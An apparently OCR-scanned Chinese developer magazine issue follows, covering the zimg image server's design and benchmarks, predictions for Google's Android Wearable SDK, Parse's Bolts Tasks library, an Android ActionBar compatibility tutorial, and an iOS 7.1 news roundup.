大家设想一下，假如你的网站某个地方需要展示一张图片，这个图片原图的大小是1000*1000，但是你想要展示的地方只有300*300，你会怎么做呢？一般还是依靠 CSS 来进行控制，但是这样的话就会造成很多流量的浪费。为此，zimg 提供了图片裁剪功能，你所需要做的就是在图片 URL 后面加上 w=300&h=300（width 和 height）即可。

另一个情景是图片灰白化，比如某天遇到重大自然灾害，想要网站所有图片变成灰白的，那么只需在图片 URL 后面再加上 g=1（gray）即可。

当然，依托于 imagemagick 所提供的完善的图片处理函数，zimg 将在后续版本中逐步增加功能，比如加水印等。

在图片上传部分，其实能玩的花样很少，但是编写代码所消耗的时间最多。现在我们再假设一种情景，如果我们的图片服务器前端采用 Nginx，上传功能用 PHP 实现，需要写的代码很少，但是性能如何呢，答案是很差。首先 PHP 接收到 Nginx 传过来的请求后，会根据 http 协议（RFC1867）分离出其中的二进制文件，存储在一个临时目录里，等我们在 PHP 代码里使用 $_FILES["upfile"][tmp_name]获取到文件后计算 MD5再存储到指定目录，在这个过程中**有一次读文件一次写文件是多余的**，其实最好的情况是我们拿到 http 请求中的二进制文件（最好在内存里），直接计算 MD5然后存储。

于是我去阅读了 PHP 的源代码，自己实现了 POST 文件的解析，让 http 层直接和存储层连在了一起，提高了上传图片的性能。关于 RFC1867的内容和 PHP 是如何处理的，感兴趣的读者可以去搜索了解下，这里推荐@Laruence 的文章《PHP 文件上传源码分析(RFC1867) 》。

除了 POST 请求这个例子，zimg 代码中有多处都体现了这种“减少磁盘 I/O，尽量在内存中读写”和“避免内存复制”的思想，一点点的积累，最终将会带来优秀的表现。

zimg.c 是调用 imagemagick 处理图片的部分，这里先解释一下在 zimg 中图片存储路径的规划方案。

上文曾经提到，现阶段 zimg 服务于存储量在 TB 级别的单机图片服务器，所以存储路径采用2级子目录的方案。由于 Linux 同目录下的子目录数最好不要超过2000个，再加上 MD5的值本身就是32位十六进制数，zimg 就采取了一种非常取巧的方式：根据 MD5的前六位进行哈希，1-3位转换为十六进制数后除以4，范围正好落在1024以内，以这个数作为第一级子目录；4-6位同样处理，作为第二级子目录；二级子目录下是以 MD5命名的文件夹，每个 MD5文件夹内存储图片的原图和其他根据需要存储的版本，假设一个图片平均占用空间200KB，一台 zimg 服务器支持的总容量就可以计算出来了：

1024 * 1024 * 1024 * 200KB = 200TB

这样的数量应该已经算很大了，在200TB 的范围内可以采用加硬盘的方式来拓容，当然如果有更大的

需求，请期待 zimg 后续版本的分布式集群存储支持。

除了路径规划，zimg 另一大功能就是压缩图片。从用户角度来说，zimg 返回来的图片只要看起来跟原图差不多就行了，如果确实需要原图，也可以通过将所有参数置空的方式来获得。基于这样的条件，zimg.c 对于所有转换的图片都进行了压缩，压缩之后肉眼几乎无法分辨，但是体积将减少67.05%。具体的处理方式为：

图片裁剪时使用 LanczosFilter 滤镜；

以75%的压缩率进行压缩；

去除图片的 Exif 信息；

转换为 JPEG 格式。

经过这样的处理之后可以很大程度的减少流量，实现设计目标。

zcache.c 是引入 memcached 缓存的部分，引入缓存是很重要的，尤其是图片量级上升之后。在 zimg 中缓存被作为一个很重要的功能，几乎所有 zimg.c 中的查找部分都会先去检查缓存是否存在。比如：我想要 a（代表某 MD5）图片裁剪为100*100之后再灰白化的版本，那么过程是先去找a&w=100&h=100&g=1的缓存是否存在，不存在的话去找这个文件是否存在（这个请求所对应的文件名为 a/100*100pg），还不存在就去找这个分辨率的彩色图缓存是否存在，若依然不存在就去找彩色图文件是否存在（对应的文件名为 a/100*100p），若还是没有，那就去查询原图的缓，原图缓存依然未命中的话，只能打开原图文件了，然后开始裁剪，灰白化，然后返回给用户并存入缓存中。

可以看出，上面过程中如果某个环节命中缓存，就会相应地减少 I/O 或图片处理的运算次数。众所周知内存和硬盘的读写速度差距是巨大的，那么这样的设计对于热点图片抗压将会十分重要。

除了上述核心代码以外就是一些支持性的代码了，比如 log 部分，md5计算部分，util 部分等。

性能测试

为了横向对比 zimg 的性能，我用 PHP 写了一个功能一模一样的后端，仅用时一下午，这充分证明了**“PHP 是世界上最好的语言”**，也同时说明了用 C 语言来进行开发是多么的辛苦，不过，我喜欢性能测试结果出来之后的那份成就感，这样的付出我觉得是值得的。

测试方案

采用 Apache 自带的测试程序 ab 对指定请求进行测试，在特定并发数100的情况下进行10w 个请求的测试，结果依据该并发下每秒处理请求数来定性，对比的方案是未启用缓存的 zimg，启用缓存的 zimg 和 Nginx+PHP，其中 zimg 端口为4868，Nginx 端口为80。

测试命令分别为：

```
ab2 -c 100 -n 100000 http://127.0.0.1:4869/5f189d8ec57f5a5a0d3dcba47fa797e2
ab2 -c 100 -n 100000 http://127.0.0.1:80/zimg.php?md5=5f189d8ec57f5a5a0d3dcba47fa797e2
ab2 -c 100 -n 100000 http://127.0.0.1:4869/5f189d8ec57f5a5a0d3dcba47fa797e2?w=100&h=100&g=1
ab2 -c 100 -n 100000 http://127.0.0.1:80/zimg.php?md5=5f189d8ec57f5a5a0d3dcba47fa797e2&w=100&h=100&g=1
```

注：以下测试数据单位皆为 rps（request per second）。

测试环境

操作系统：openSUSE 12.3

CPU：Intel Xeon E3-1230 V2

内存：8GB DDR3 1333MHz

硬盘：西部数据 1TB 7200转

软件版本

zimg：1.0.0

Nginx：1.2.9

PHP：5.3.17

测试结果

测试项目	zimg	zimg+memcached	Nginx+PHP
静态图片	2857.80	4995.95	426.56
动态裁剪图片	2799.34	4658.35	58.61

总的来说测试结果符合预期，纯C写成并且专门为图片而做了大量优化的zimg表现远远优于采用PHP的方案，性能有6-79倍的提升。

高压测试

在测试过程中由于 php-fpm 的性能瓶颈，导致并发压力根本压不上去，为了充分展现 zimg 面对超高并发的抗压能力，我又做了另一项对比测试，即单纯的 echo 测试。测试方法是在逐渐升高的并发压力下完成20w 个 echo 请求，记录每种并发压力下的处理能力。硬件环境不变，这次所要对比的是业界以性能著称的 Nginx，Nginx 和 zimg 都是接收 echo 请求后返回简单的“It works!”页面，不做任何复杂的业务。

测试命令分别为：

```
ab2 -c 5000 -n 200000 http://127.0.0.1:4869/
```


```
ab2 -c 5000 -n 200000 http://127.0.0.1:80/
```

测试结果如下：

Concurrency	zimg	Nginx
100	32765.35	33412.12
300	32991.86	32063.05
500	31364.29	30599.07
1000	28936.67	28163.63
2000	27939.02	25124.51
3000	28168.56	22053.22
4000	28463.45	21464.88
5000	27947.37	13536.93
6000	27533.83	14430.21
7000	27502.03	14623.62
8000	26505.07	13389.28
9000	27124.89	13650.01
10000	27446.23	10901.13
11000	26335.22	10585.73
12000	27068.68	10461.54
13000	26798.55	8530.11

14000	26741.93	7628.09
15000	26556.54	9832.16
16000	26815.70	8018.44
17000	27811.33	7951.21
18000	25722.97	6246.00
19000	26730.02	8134.93
20000	27678.67	6106.95

这是一份有趣的数据，其实测试过程中，Nginx 在并发1000开始已经出现了部分失败，在并发9000以后就无法完成20w 个请求，通过不断降低请求数才勉强完成了测试。而强大的 zimg 毫无压力地完成了20000并发以内的所有测试，没有一个失败返回。为了直观地显示测试结果请参考下图：



由于去掉了不需要的复杂功能，zimg 在 http 处理层面要远比 Nginx 轻量，同时测试数据也说明了它的高并发抗压能力。能有这样的成绩则完全要归功于 libevhtp 项目，它比 libevent 自带的 http

库要优秀得多。在我设计 zimg 的早期版本时，选用了 libevent 自带的 evhttp 库，然后采用线程池的方式来实现多线程处理，结果发现在高压力之下问题频出，最后无奈放弃。该版本封存在 github 上的 zimg_workqueue 分支中，也算是一个纪念吧。

最后

图片服务器的设计方案多种多样，zimg 也只是提供了其中的一种思路而已，它才刚刚诞生，以后还有很长的路要走，共同学习，共同进步。

在孤独而漫长的开发过程中，经常会遇到思维枯竭毫无头绪的时候，感谢好基友@Xscape 给予大量建设性指导性意见；还有@喀啦喀拉在存储路径规划问题上提供的思路。

那么就用这样一句经典而充满力量的话作为结尾吧。

We stand on the shoulders of giants.

原文链接：

http://zimg.buaa.us/arch_design.html?

移动开发

对 Android Wearable SDK 的猜想

Android 团队早在去年初启动开发的 4.3 版本，就已经开始为可穿戴设备优化 Android OS 及其 SDK 了。Bluetooth 4.0 LE (Smart)的支持是一个毋容置疑的信号；而 NotificationListenerService 从 AccessibilityService 中的脱离，可以看作是 Android 为在第三方设备的通知投射扫清了障碍。Android 4.4 的瘦身和内存优化更是直指 512M 内存级别的低配置设备，已经为嵌入可穿戴设备铺平了道路；而传感器事件的硬件级批量聚合及新的计步传感器支持更是将 Android 的野心袒露无疑。其它诸如 Immersive Mode 和 Translucent System UI（榨干受限的显示面积）、Enhanced notification access（更全面的通知信息及 Actions 交互的支持）、Storage Access Framework（集中存储和远程访问）等等新特性中都能找到可穿戴设备的端倪。

在上周的 SXSW 上，Sundar Pichai 宣称将会在 2 周内发布 Android Wearable SDK，想必整个工程已经进入了最后的收官阶段。那么我不妨斗胆来预测一下几天后即将面试的 Wearable SDK 到底会长什么样。

【概貌】

Sundar Pichar 在 SXSW 上也提到了他们认为的智能手机与可穿戴设备间的协同关系:『手机为中枢，穿戴皆 IO』。(……smartphones became tiny computers, wearables are becoming nexuses of an array of sensors.) 这说明 Google 不单单是希望把搭载了 Android 系统的可穿戴设备纳入生态，而要让『率土之滨，莫非王臣』。这也迎合了整个可穿戴生态的两条发展主线：提供富交互的完备设备 和 仅采集数据（及提供简单反馈）的哑设备。即便是未搭载 Android 系统的 Pebble 也好，Gear 2 也罢，只要看作是手机的 IO，就逃不出 Android 生态。

Google 在可穿戴设备领域的处女作可谓是倾城的惊艳，但 Google Glass 很长时间以来只提供了非常受限的云端接入接口，让本就已经稀缺的开发人员抓狂不已，甚至于直接转向了 root 社区。好在 Google 最终在去年 11 月发布了 Glass DevKit 的早期预览版，开启了 Glass 本地 App 的大门。虽然 Glass 的交互迥异于目前常见的手腕类穿戴设备，但其 SDK 的设计思想则是非常明确而一致的，即基于目前 Android SDK 的更上层 Addon SDK。考虑到离下一个 Android 大版本发布（Google I/O）至少还有 3 个月的这一时间点，相信这也将会是 Wearable SDK 第一版的基础形态。

SDK 中可能会包含哪些有意思的设计呢？还是循着 Sundar Pichar 的线索顺藤摸瓜吧。『We want to develop a set of common protocols by which they can work together…… they need a mesh layer and they need a data layer by which they can all come together.』这里面传达了两个重要的信息： 互操作性协议、数据交换标准。前者让彼此间的 IO 更加顺畅互通，后者可助任何数据为任何 App 所用。 于是整个 SDK 的面目便可窥见一斑了。

【互操作性】

互操作性协议解决的典型场景便是 Pebble 这样的设备如何与 Android App 更方便的互通。Pebble SDK 提供了一个私有的解决方案 —— Pebble 端的 Watch App（C 语言开发）及其 SDK 提供的通信封装。这带来了一个 Google 最不希望面对的问题 —— 生态的分裂（Fragmentation）。因此，Wearable SDK 需要以一个非常 Android 化的方式解决这个问题。除了已被广泛使用的『Notification Listener Service』外，我猜想中新的答案可能会是 『Widget』和『Remote Sensor』 。

『Widget』是从 Android 诞生早期就支持的唯一一个天然适合于可穿戴设备的前瞻设计，基于预定义受限面积的周期或事件驱动的渲染，然后将渲染好的位图传递给另一个负责展现 widget 的画布主体，后者可以接收简单的点击和手势交互，并将其反馈给提供 widget 的应用，触发新一轮的重绘。原先 App 与 Launcher 间的互操作性，在 Android 4.2 开始已经拓展到了锁屏界面（Lock Screen Widget），如今又可以无缝的过渡为 App 与穿戴设备间的桥梁。更重要的是，目前数不尽的带有 Widget 的 App 就可以摇身一变成为『可穿戴设备友好』的 App 了。Wearable SDK 需要做的只是搭建起这样一个延伸性的透传协议。至于 Android 4.2 开始支持的『Secondary Display』多屏联动机制，也许不会出现在早期的 Wearable SDK 中，但有望成为未来面向具有大尺寸显示界面和高速无线连接能力（如 Bluetooth 3.0 HS）的穿戴设备更灵活的媒体显示解决方案。

『Remote Sensor』，顾名思义，就是不在当前设备上的传感器。由于大量可穿戴传感单元的涌现，弥补了智能手机本身传感器的可触达边界，毕竟传戴在身上的设备才能更准确的采集心跳、血压等生理指标，而各类借助现代传感技术的奇特探头才能满足人们日益多元化的对身周环境的感知需求。但持续传输的能耗问题是拦在 Remote Sensor 发展道路上的主要障碍，毕竟 Android 4.4 提供的 Sensor Batch 机制在降低耗电的同时是以牺牲实时响应能力为代价的。真正的救星是近几年方兴未艾的 SensorHub 技术，通过一个低功耗设计的可编程嵌入式芯片，先行采集和缓存传感器数据，并进行相对有限的实时分析，当预置条件满足时才激活主 CPU 进行处理。例如 Moto X 引以为傲的 X8 体系。再看可穿戴领域的传感器单元设计，只需将 SensorHub 前移至传感器单元内，单元与手机之间维持 Bluetooth LE 连接，SensorHub 只在必要的时候通过这个连接通知手机和传输数据，而手机则可以在有需求时向传感器单元主动请求数据回传。得益于 Android 良好的传感器框架设计，以上 Remote Sensor 机制只需在现有 Android 框架下通过 Sensor Agent over Bluetooth LE 以虚拟传感器的形式提供，在上层 App 看来和手机本身的传感器并无二致。

【数据交换】

互操作性的分裂问题得到解决，并不意味着广大开发者就可以轻松的开发支持可穿戴传感器单元的 App 了。眼下的局面是，Kickstarter 和 Indiegogo 上大量涌现的智能传感器众筹项目都是各自为阵，这些团队都不得不投入大量精力自己为其产品开发智能手机 App，结果还往往不尽如人意；另一方面，传统 App 开发者似乎都只能隔山观火，既下不了场，也捞不到汤。这种维度的分裂正是由于移动 OS 平台上传感器数据规范化缺失和领域技术与应用层面间的断层所造成的。幸运的是，衔接开发者，正是 Google 在 Android 中所一贯擅长的。

Wearable SDK 正应担起这付扁担，一方面定义更广泛和通用的原始传感器数据协议，另一方面提供高阶抽象的虚拟传感器框架，将这种基于数据整合和领域算法的抽象能力开放给社区和学术界，让更多拥有领域经验的专家和开发者进来衔接『专业数据』与『高阶应用』两个位面，培育出众多高质量的虚拟传感器。如此一来，才能让生态的两端更融洽的衔接，让更多的生活类和生产力 App 也能与可穿戴设备的蓬勃发展相互促进。

【结语】

YY 了这么多，其实都是作为一个 Android 资深开发者兼可穿戴设备控的一些美好愿望。不过相信在汲取了 Android 发展历程中的坎坷之后，Google 不会在这个新的领域让我们失望。就让整个社区一起迎接即将到来的 Wearable SDK 吧。

【题外话】

补充一个身为 Geek 的不切实际的畅想，Android Accessibility 框架所蕴含的抽象展现和交互代理能力其实有非常大的潜力成为衔接传统 App 与可穿戴设备异化交互的玄铁重剑。但亟需提升 Android 整体体验的 Google，想必是不会在 Wearable SDK 中祭出这件难以驾驭的武器了。好在 Android 生态的开放性并不阻碍 Geek 社区朝着这条道路挺进，也许在不久之后，我们就能看到一个可以在智能手表上操控手机端任意 Android App 的利器了。

原文地址：http://blog.oasisfeng.com/2014/03/16/prediction-for-the-upcoming-android-wearable-sdk/

Parse Bolts：一个面向 iOS 和 Android 的底层库集合

此前，Parse 被 Facebook 收购。最近，它开源了一个面向 iOS 和 Android 的底层库集合，统称为 Bolts。根据 Parse 的公告，Bolts 是 Parse 和 Facebook 共同努力将两家公司各自独立开发的小型底层工具类合并的结果。

Tasks 是 GitHub 上第一个可用的 Bolts 组件，旨在按照 JavaScript Promises 模型处理异步操作。


Promises 试图解决使用回调函数处理异步操作时通常会出现的若干问题，尤其是这样一个事实：由于回调函数内部异步操作的嵌套，试图组合多个串行或并行异步操作会很快变得难以处理。

为了这个目标，一个 Promise 代表一项可能已经完成或者可能尚未完成的任务的结果，而它最终可能会变成一个错误。这样，任何异步操作都可以立即在执行结果中返回一个 Promise；该 Promise 可以随时访问，如果异步操作尚未完成，可能阻塞调用者。

不过，一个 Promise 通常关联两个回调函数，用于在异步任务已经完成或者失败时调用。Promi

ses 的特别之处在于回调函数本身封装在 Promise 之中，所以它们只在将来的某个时间点执行，或者根本不执行，这依赖于原 Promise 的状况。

```
var promiseC = async()
                .then(onFulfilledA, onRejectedA)
                .then(onFulfilledB, onRejectedB);
```



多亏这一机制，处理异步操作的序列变得简单易懂，因为 Promises 可以链到一起来代表异步操作和其回调函数，如上图所示（源自： Promises，Luke Smith 。）

Promises 的另一项优点在于错误通过 Promises 链传播的方式：由于 Promise 知道它是否已经达成，它可以将错误状态沿着 Promises 链传播，直至找到一个错误处理器，因此，开发人员无需为链上的每个异步操作提供错误处理器。

Promises 实现的组件可以用在 JavaScript 、 Scala 、 Clojure 和许多其它语言中。

Parse 声称，与 Android AsyncTask 和 iOS NSOperation 相比，Tasks 有若干优势，其中包括：

83 连续执行数个任务不会像只使用回调函数时那样创建嵌套的“金字塔（pyramid）”代码。

84 Tasks 是完全可组合的，允许开发人员执行分支、并行和复杂的错误处理。

85 开发人员可以按照执行顺序安排基于任务的代码，而不必将逻辑分解到分散的回调函数中。

Bolts 组件与 Parse 或者 Facebook 服务完全无关，不需要使用 Parse 或者 Facebook 的开发人员账户。

尽管已经发布了更多的 Bolts 组件，但 Parse 尚未发布与之相关的任何细节。

原文地址：http://mobile.51cto.com/hot-431963.htm?utm_source=tuicool

安卓开发文档学习笔记之 ActionBar 的使用与适配

自从 Android3.0(API 11)把 ActionBar 加入到 android sdk 后，其在安卓 UI 布局中的地位便一路上升。通过安卓的官方文档可以看出，ActionBar 的出现旨在为用户提供一个更加简洁和友好的 UI 框架。同时开发者通过采用 ActionBar 也可以获得诸多好处(比如 APP 在高版本安卓系统中更好的稳定性)。

ActionBar 的使用

对于 Andorid3.0(API11)及以上的系统，使用 ActionBar 只需要设置两个地方即可

AndroidManifest.xml


```
<manifest ... >
    <uses-sdk android:minSdkVersion="11" ... />
    ...
</manifest>
```

以及

```
<activity android:theme="@style/Theme.Holo" ... >
```

但是在平时的开发中，一般都要考虑 APP 的低版本适配问题，那么在 Android3.0(API11)以下的的 sdk 中，该如何使用 ActionBar 呢？好在安卓为我们提供了支持包 Android Support Library，该支持包可以通过 Android SDK 。

Manager 下载



下载完成后在 sdk 安装路径下可以看到/extras/android/v7/appcompat 这个项目，它就是低版本 sdk 使用 ActionBar 的支持包。(Andorid Support Library 详细的使用说明请查看 谷歌说明文档)。

安装完 appcompat 后，下面就是要在项目的代码中使用它了。

1. 任何需要使用 ActionBar 的 activity 都要继承 ActionBarActivity 这个类

```
public class YourActivity extends ActionBarActivity {...}
```

2.activity(或者 application)的主题都要继承 Theme.AppCompat


```
<activity android:theme="@style/Theme.AppCompat.Light" ... >
```

3.APP 版本兼容至(最低)Android2.1(API7)

```
<manifest ... >
    <uses-sdk android:minSdkVersion="7"  android:targetSdkVersion="19" />
    ...
</manifest>
```

至此，项目就已经使用 ActionBar 了，接下来就是如何定义 ActionBar 的功能按钮。

首先来看下一个标准的 ActionBar 长什么样



通过图片可以看出，一个 ActionBar 大致可以分成两部分，左侧的图标和 Activity 标签，右侧是一些可以自定义的功能按钮。其中修改左侧的图标和标签比较简单，只要在 AndroidManifest.xml 文件里修改即可。下面就来看看如何修改右侧的功能按钮，从而把我们想要的操作加到 ActionBar 上面。

1. 在/res/menu 文件夹里新建一个菜单定义文件，比如

/res/menu/main_activity_actions.xml

```
<menu xmlns:android="http://schemas.android.com/apk/res/android" >
    <!-- Search, should appear as action button -->
    <item android:id="@+id/action_search"
        android:icon="@drawable/ic_action_search"
        android:title="@string/action_search"
        android:showAsAction="ifRoom" />
    <!-- Settings, should always be in the overflow -->
    <item android:id="@+id/action_settings"
        android:title="@string/action_settings"
        android:showAsAction="never" />
</menu>
```

在上面的文件中，我们定义了一个搜索和一个设置共两个菜单项。在定义文件中，如果一个菜单项设置了 android:icon 属性，那么在 ActionBar 中就会显示该属性指向的 drawable 资源，如果 android:icon 属性没有被设置，那么默认就会显示 android:title 指向的字符串。对于 android:sho

wAsAction 属性(该属性有五个可以设定的值——ifRoom,withText,never,always,collapseActionView，详细说明请戳 *这里*)，如果设置为 ifRoom，那么系统在显示该菜单项时做个判断，判断 ActionBar 右侧是否有足够的空间放置这个按钮，如果设置为 never，那么这里会因系统版本不同而导致显示的方式有所差异。在高版本系统(测试版本为 4.3)中，ActionBar 的最右侧会自动添加一个按钮 overflow，也就是上面图片中竖排的三个点。通过点击 overflow 按钮，android:showAsAction 属性设置为 never 的菜单项就会以下拉的方式显示出来。但在低版本系统(测试版本为 2.2)中，系统是没有添加这个 overflow 按钮的。

所以项目中对低版本的适配需要注意到这一点

2. 在 Activity 中调用 onCreateOptionsMenu(Menu menu)方法解析 menu 文件

```
@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu items for use in the action bar
    MenuInflater inflater = getMenuInflater();
    inflater.inflate(R.menu.main_activity_actions, menu);
    return super.onCreateOptionsMenu(menu);
}
```

3.定义各个菜单项的动作

```
@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle presses on the action bar items
    switch (item.getItemId()) {
        case R.id.action_search:
            openSearch();
```

```
            return true;
        case R.id.action_settings:
            openSettings();
            return true;
        default:
            return super.onOptionsItemSelected(item);
    }
}
```

ActionBar 与 Activities 的树形结构

在微信 5.2 安卓客户端中，大家在使用时应该都注意到了一个特性，那就是不管当前活动界面是在哪个 Activity 上面，通过点击左上角的图标或者标签就可以返回到上一层的 Activity。这一特性就是 ActionBar 带来的。那么如何实现呢？

1.在 AndroidManifest.xml 文件中声明 Activity 的 android:parentActivityName 属性

```
<application ... >
    ...
    <!-- The main/home activity (it has no parent activity) -->
    <activity
        android:name="com.example.myfirstapp.MainActivity" ...>
        ...
    </activity>
    <!-- A child of the main activity -->
    <activity
        android:name="com.example.myfirstapp.DisplayMessageActivity"
```

```
    android:label="@string/title_activity_display_message"
    android:parentActivityName="com.example.myfirstapp.MainActivity" >
    <!-- Parent activity meta-data to support 4.0 and lower -->
    <meta-data
      android:name="android.support.PARENT_ACTIVITY"
      android:value="com.example.myfirstapp.MainActivity" />
  </activity>
</application>
```

android:parentActivtyName 属性声明的值就是点击 ActionBar 左侧图标所返回的 Activity 同时，为了支持4.0以下的版本需要多添加一些数据

```
<!-- Parent activity meta-data to support 4.0 and lower -->
    <meta-data
        android:name="android.support.PARENT_ACTIVITY"
        android:value="com.example.myfirstapp.MainActivity" />
```

2. 在 activity 的 onCreate(Bundle savedInstanceState) 方法调用 setDisplayHomeAsUpEnabled()方法

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.activity_displaymessage);

  getSupportActionBar().setDisplayHomeAsUpEnabled(true);
```

```
    // 如果不需要支持 Android3.0(API11)以下的版本，则可以调用
    // getActionBar().setDisplayHomeAsUpEnabled(true);
}
```

通过 ActionBar 和 Activities 的树状结构相结合，APP 内的 Activities 结合的更加紧密。其实这也是 ActionBar 的最大的魅力所在。对于开发者来说，至少可以省掉一个后退按钮。对于用户来说，实时的显示 Activities 标签可以帮助用户定位当前 APP 运行的位置，以及 ActionBar 这个 UI 框架普及后，用户的学习成本也会降低。

原文地址：http://blog.segmentfault.com/shiyongdanshuiyu/1190000000437187

苹果发布 iOS 7.1 和 Xcode5.1 - iOS 移动开发周报

《苹果发布 iOS 7.1 更新》 ：苹果在 3 月 11 日正式发布了 iOS 7.1 更新，支持连接车载系统 CarPlay。iOS 7.1 对用户界面进一步做了改进，同时改进了 Touch ID 指纹识别的能力，并针对 iPhone 4 做了优化。也此同时，苹果也同步放出了支持 iOS 7.1 的集成编译环境 Xcode 5.1 正式版，开发者可以从 苹果开发者中心 下载新版本的 Xcode。

《iOS 7.1 vs iOS 7》 ：文章对比了 iOS 7.1 相对于 iOS 7 所做的细节上的调整，这些调整结果也支持用户打分。从打分结果上看，大部分的调整得到了用户的肯定。

《3 月的 TIOBE 编程语言排行榜》 ：三月的 TIOBE 编程语言排行榜，Objective-C 和 C++继续拉开差距，稳坐第三的位置。而在半年前，二者还是几乎一样的 Rating 值，可见移动开发在继续升温。

